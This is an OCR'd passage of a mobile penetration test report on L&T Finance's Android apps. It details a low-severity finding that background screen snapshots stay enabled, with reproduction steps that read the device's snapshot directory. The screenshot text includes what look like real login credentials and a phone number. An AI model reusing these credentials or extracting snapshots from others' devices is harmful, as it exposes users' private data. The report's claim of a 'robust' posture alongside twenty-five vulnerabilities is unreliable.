


Step 2: Put the screen in the background to the Recent App Screen.


Reap More For Your
Farming Needs.
Employee
Partners
Username
Admin
ltfs@123
LOGIN
v_2.0.7_Production
Copyright © L&T Finance 2017
ON

Step 3: Navigate to the directory `/data/system_ce/0/snapshots` via ADB or root file manager.





Observe the snapshot captured from the background activity.

22. #NE5HJJ Background Screen Capture is not Disabled in the Spoors Collection (All- non ML retail loans) Android Application

Description
Upon successful testing, it was discovered that the Spoors Collection (All- non ML retail loans) Android application permits the device to capture screenshots of the ongoing activity within the application whenever it is minimized. This implementation, present within the shared scope of the APK, could potentially lead to the inadvertent exposure of sensitive information through these screenshots.

CVSS	Vector String	Risk Rating
2.4	3.1#CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	Low


Module Name	Affected Resource
• Spoors Collection (All- non ML retail loans) application	Spoors Collection (All- non ML retail loans) Application pentest

Security Risk
The security impact of this vulnerability is reported as ***Low***, considering the exploitability. Below are the significant security impacts: • The ability to take screenshots when the application is pushed to the background poses a significant risk of exposing sensitive information. • Users may not be aware that their activities within the application can be captured in screenshots, leading to a violation of their privacy.


Workaround/Mitigation
To address this vulnerability, follow these best practices: • Before the application is minimized, open a new view. When the application is brought back to the forefront, hide the screen within the app. • When moving the application to the background, hide any sensitive data fields. Restore them when the application is reopened. • Reference Link: https://mas.owasp.org/MASTG/tests/android/MASVS-PLATFORM/MASTG-TEST-0010/#dynamic-analysis.

References
https://owasp.org/www-project-mobile-top-10/2016-risks/m2-insecure-data-storage


Proof of Details(POC)
Follow these steps to reproduce Step 1: Open the application, and enter a random MobileNo and Activation code.




Step 2: Put the screen in the background to the Recent App Screen.



Step 3: Navigate to the directory /data/system_ce/0/snapshots via ADB or root file manager.


Local
/ > data > system_ce > 0 > snapshots
35%
217_reduced.jpg
217.jpg
217.proto
218_reduced.jpg
218.jpg
218.proto
219_reduced.jpg
219.jpg
219.proto
227_reduced.jpg
227.jpg
227.proto


227.jpg
snapshots (8/8)
Phone
Email
8320163808
558420
LOG IN
Get Activation Code
EFFORT LTFS ID :

General Comments and Security Advice

Implement Centralized Filtering Method Potential

It is recommended to use a centralized filtering method for all values that can be tampered with adversaries and actors other than the potentially affected user. This holds for the user-name, the conversation name as well as values being sent by a potentially rogue communication server instance. The instances might be tampered with by motivated attackers. Therefore, a centralized filter tool that would continuously ensure proper output filtering for any incoming byte-string is urged, as it would assist in keeping Application and any upcoming versions of the tool as safe and secure as possible.

Source Code Audit

Source Code Audit/Review is a process to identify source code errors and find the un-sanitized portions in the source code of the application which can be a threat for the application security and can compromise the application and user information.

Our innovative methodology to audit source code for an application provides a comprehensive framework to identify the flaws and security issues inside the code of the application. In our source code audit methodology, we don't rely only upon the automated tools for the code audits. We do automate as well as manual source code review to cover all the problematic areas of the code. We at SecureLayer7 ensure the thorough auditing and reviewing of the source code of the application according to the defined standard.

Conclusion

The primary goals of this penetration test were to identify whether the L&T Mobile application has adequate controls in place to protect against unauthorized access to sensitive information from external attackers and to identify any vulnerabilities that could present a risk to L&T Finance Holding Ltd or its customers. To achieve these goals, we performed an extensive array of tests, using both manual techniques and scanning tools in order to paint a comprehensive picture of the L&T Mobile Penetration Testing security posture. It is worth noting that the examined L&T Mobile Penetration Testing demonstrate a robust security posture with twenty five exposed vulnerabilities.

A private MS Teams channel was used for communication and preparation to ensure a smooth and unobstructed testing phase. The L&T Finance Holding Ltd provided us with access to the L&T Mobile Penetration Testing, as well as a guide to understand the Android apps to make sure that testing can move forward as optimally as possible.

To reiterate, the scope of the test included the Android apps and other L&T Mobile Penetration Testing assets as mentioned in the below table. As mentioned in the Attack Narrative section from detailed report has given full coverage does not offer much attack surface.

Work Package	Risk Rating	Comments
L&T Mobile Penetration Testing	Low	It is advisable to address the vulnerability in accordance with the L&T Finance Holding Ltd fixing policy. Typically, Critical, Medium vulnerabilities should be resolved promptly.

In the above table, the overall security posture is calculated at a Low level for mobile application. This evaluation depends upon the vulnerability impact on the business objectives.

It should be noted that this was a point-in-time assessment and that the L&T Finance Holding Ltd should perform regular security assessments as changes are made to the L&T Mobile Penetration Testing and supporting infrastructure. The actual risk posed by these findings may be less than what is indicated due to mitigating factors such as use case, technical, and administrative controls.